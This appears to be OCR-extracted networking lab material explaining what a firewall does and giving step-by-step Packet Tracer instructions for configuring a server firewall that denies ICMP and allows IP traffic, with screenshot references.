
What is the functionality of Firewall?

Firewall itself has several functions to protect computer networks that can be described in the following points:


- As a Network Security Post. All traffic that enters or exits the network must go through a firewall as a security post that will conduct an inspection. Every time a traffic occurs, the firewall will try to filter the traffic in accordance with the security that has been determined.
- Prevent valuable information from being leaked without knowing. For this one function, many firewalls are installed for File Transfer Protocol (FTP), so that every data traffic is controlled by a firewall. In this case, a firewall is useful to prevent users on the network from sending valuable confidential files to other parties.
- Record User Activity. Every time you will access data, network users will go through a firewall which then records it as documentation (log files), which later records can be opened to develop security systems. Firewall is able to access log data while providing statistics on network usage.Modifying the Coming Data Package. Also known as NAT (Network Address Translation). NAT is used to hide an IP address, so that users can access the internet without a public IP address, which is often also referred to as IP masquerading.
- Prevent Modification of Other Party Data. For example, in business matters for financial statement information, product specifications, and others that are company secrets and will have a negative impact if known to other parties. Firewall prevents modification of these data so that they remain safe.

SCREEN SHOTS:


Step 1. Pick server, pc from end devices and PT hub from end devices



Step 2. Select connections and connect all the devices using copper straight through wire




Step 3. Select server->desktop select as static and configure the fileds as given below




Step 4. Navitage to desktop->firewall and select the service on


Step 5. First select action as deny, protocol as ICMP , remote IP as 0.0.0.0, remote wilcard mask as 255.255.255.255 and click on add and save





Step 6. Follow the same step 5 but now select action as allow and protocol as IP




Step 7. Select PC0->desktop->IP configuration and select DHCP. A pop-up message of DHCP request successful message appears. Similarly follow the same steps for PC1 and PC2









Step 8. Now fill the details for each entities/devices as given below




